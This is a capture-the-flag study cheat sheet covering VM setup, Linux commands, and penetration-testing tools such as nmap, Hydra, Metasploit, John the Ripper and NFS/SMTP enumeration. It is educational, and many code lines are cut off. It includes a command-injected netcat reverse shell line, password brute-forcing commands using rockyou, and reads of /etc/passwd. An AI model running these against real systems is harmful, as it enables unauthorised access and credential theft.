CTF

Daniel Hiller

November 11, 2021

Introduction

Contributing

Contributing

Found an error or have a suggestion? Please open an issue on GitHub (github.com/dentremor/Software-Defined-Infrastrucure):



Figure 1: QR code to source repository

License

License

Figure 2: AGPL-3.0 license badge

SPDX-License-Identifier: AGPL-3.0

VM

QEMU

QEMU

To create a disk image run the following command:

```
qemu-img create -f qcow2 disk.qcow2 64G
```

The VM can be executed with a bash script (remove Image.iso with the distro image of your choice):

```
#!/bin/bash

qemu-system-x86_64 -enable-kvm -m 4096 -smp $(nproc) -cpu h
```

If you also have a 4k-panel, you probably will face some scaling issues like me. In that case make sure you use `Wayland` instead of `X11`.

Linux Basics

Basic commands

Basic commands

Command	Description
`whoami`	Displays current username.
`wc`	print newline, word, and byte counts for each file.
`which`	Locate a command.
`id`	Returns users identity.
`hostname`	Sets or prints the name of current host system.
`uname`	Prints basic information about the operating system name and system hardware.
`pwd`	Returns working directory name.
`ifconfig`	The ifconfig utility is used to assign or to view an address to a network interface and/or configure network interface parameters.
`ip`	Ip is a utility to show or

Bashscript

Bashscript

Run a `bashscript` with persistent permissions:

```
$ ./bashscript -p

*(-p   = persists the permissions)
```

FIND

FIND

`find` search for files in a directory hierarchy:

```
$ find / -type f -name *.conf -user root -size +20k -newerm

*(-type f                  = defined the type of the searched
  -name *.conf             = indicates the name of the object
  -user root               = filters all files from a specific
  -size +20k               = show only files which are larger
  -newermt 2020-03-03      = show only files newer than the sp
  -exec ls -al {} \;       = this option executes the specifie
  -2>/dev/null             = this redirection ensures that no
```

Filter Content

Filter Content

`less` is file pager.

`sort` sort lines of text files.

`tr` translate or delete characters.

`column` columnate lists - to display results in tabular form use the flag `-t`.

`wc` print newline, word, and byte counts for each file - `-l` prints line counter

Grep

`grep` print lines matching a pattern. If we want to exclude a result we must use the `-v` flag.

Cut

cut remove sections from each line of files.

```
$ cat /etc/passwd | grep -v "false\|nologin" | cut -d":" -f
```

```
*(-d ":"      = Sets a delimiter at the character `:`
  -f1         = Selects only this field in our case the firs
```

Locate

Locate

`locate` - find files by name

Update the database for `locate`:

```
$ sudo updatedb
```

Search for all files that end with `.conf`

```
$ locate *.conf
```

File Descriptors

File Descriptors

1. Data Stream for Input
   - STDIN - 0
2. Data Stream for Output
   - STDOUT - 1
3. Data Stream for Output that relates to an error occurring.
   - STDERR – 2

If we want to discard for example all errors and redirect the data into a file we can use:

```
$ find /etc/ -name shadow 2> stderr.txt 1> stdout.txt
```

Exploiting Network Services

GitHub Repos

GitHub Repos

SecLists: https://github.com/danielmiessler/SecLists

SSH

SSH

Authenticate via ssh with the key-file `id_rsa`:

```
$ ssh -i id_rsa user@10.10.10.10
```

```
*(-i [file]  = Identity file)
```

NMAP

NMAP

Checks open ports in defined range and check running services with `Nmap`:

```
$ nmap 10.10.221.8 -sV -p 0-60000
```

```
*(-p-   = Scans the whole portrange
  -p    = Specific port or portrange
  -sV   = Attempts to determine the version of the service r
  -A    = Enables OS detection, version detection, script sc
```

FTP

FTP

Download a File from an FTP-Server with `Wget`:

```
$ wget -m ftp://user:password@ftp.example.com
```

*(-m = --mirror)

Hydra

Use `Hydra` for cracking password in our example on an FTP-Service:

```
$ hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -v

*(-t 4       = Number of parallel connections per target
  -l [user] = Points to the user who's account you're tryin
  -P [file] = Points to the file containing the list of pos
  -vV       = Very verbose: shows the login+pass combinatio
  [IP]      = The IP address of the target machine
  [ftp]     = Sets the protocol)
```

NFS

NFS

List name or NFS shares:

```
$ /usr/sbin/showmount -e [IP]
```

```
*(-e     = Shows the NSF server's export list
  [IP]   = The IP Address of the NFS server)
```

Connect NFS share with mount point on our machine:

```
$ sudo mount -t nfs IP:share /tmp/mount/ -nolock
```

```
*(-t nfs     = Type of device to mount, then specifying that
  IP:share   = The IP Address of the NFS server, and the nam
  -nolock    = Specifies not to use NLM locking)
```

SMTP

SMTP

There are three relevant commands, when it comes to SMTP:

```
(VRFY    = Confirming the names of valid users
 EXPN    = Reveals the actual address of user's aliases and
 RCPT TO = Specifies the e-mail address of the recipient)
```

Metasploit

Metasploit

```
*(search [name]                          = Search for a module and h
  use [name]                             = Selects a module by name
  options                                = When a module is selected
  set [option] [parameter]               = Set a specific option wit
  run                                    = Run the exploit)
```

For further information see the following documentation:
https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

MySQL

MySQL

First we need a client, which is in our case `default-mysql-client`:

```
$ mysql -h [IP] -u [username] -p
```

```
*(-h [IP]          = Connect to the MariaDB server on the giv
  -u [username]    = The MariaDB user name to use when connec
  -p               = The password to use when connecting to t
```

If we do not have any credentials we can use `Nmap` or `Metasplot` to gain this information:

```bash
$ nmap --script=mysql-enum [target]
```

```
*(--script=mysql-enum              = Scan with a single script
  [target]                         = The IP address of the tar
```

Now that we know some usernames of the database, we can try to crack the passwords of them with `Hydra`:

```
hydra -t 16 -l root -P /usr/share/wordlists/rockyou.txt -vV
```

Jon the Ripper

Jon the Ripper

If we have a hash which look something like the following example:

```
carl:*EA031893AA21444B170FC2162A56978B8CEECE18
```

We can pipe the hash in a file:

```
$ echo carl:*EA031893AA21444B170FC2162A56978B8CEECE18 > has
```

And crack the password with `John the Ripper`:

```
$ john hash.txt
$ john --show --format=RAW-MD5 hash.txt
```

```
*(--show                 = show cracked passwords
  --format=<param>       = force hash type: descrypt, bsdicrypt
```

Web Fundamentals

Curl

Curl

If we want to get sources of a webpage, we can do this with `Curl`:

```
$ curl -X GET http://10.10.4.59:8081/ctf/post
```

```
*(-X [GET]            = Set kind of fetch
  [target]            = The URL of the webpage we want to fet
  -d [param]          = Sends the specified data in a POST  r
```

`CEWL` password list generator.

`WPSCAN` scans the Word Press version.

`Gobuster` is a tool used to brute-force URIs including directories and files as well as DNS subdomains.

`DIRB` is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects.

Reverse Shell

Reverse Shell

```
$ ;nc -e /bin/bash
```

For more information checkout the following GitHub repo: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Me

If you gain access depending on the OS you can try the following commands to get more information: >Linux

```
$ whoami
$ id
$ ifconfig/ip addr
$ uname -a                    # print system information
$ ps -ef                      # -e = select all processes
$ less /etc/passwd            # usernames with UID, GID, GE
$ cut -d: -f1 /etc/passwd     # only usernames
$ cat /etc/os-release         # Get inforamtion about the (
```

Windows

```
$ whoami
$ ver
```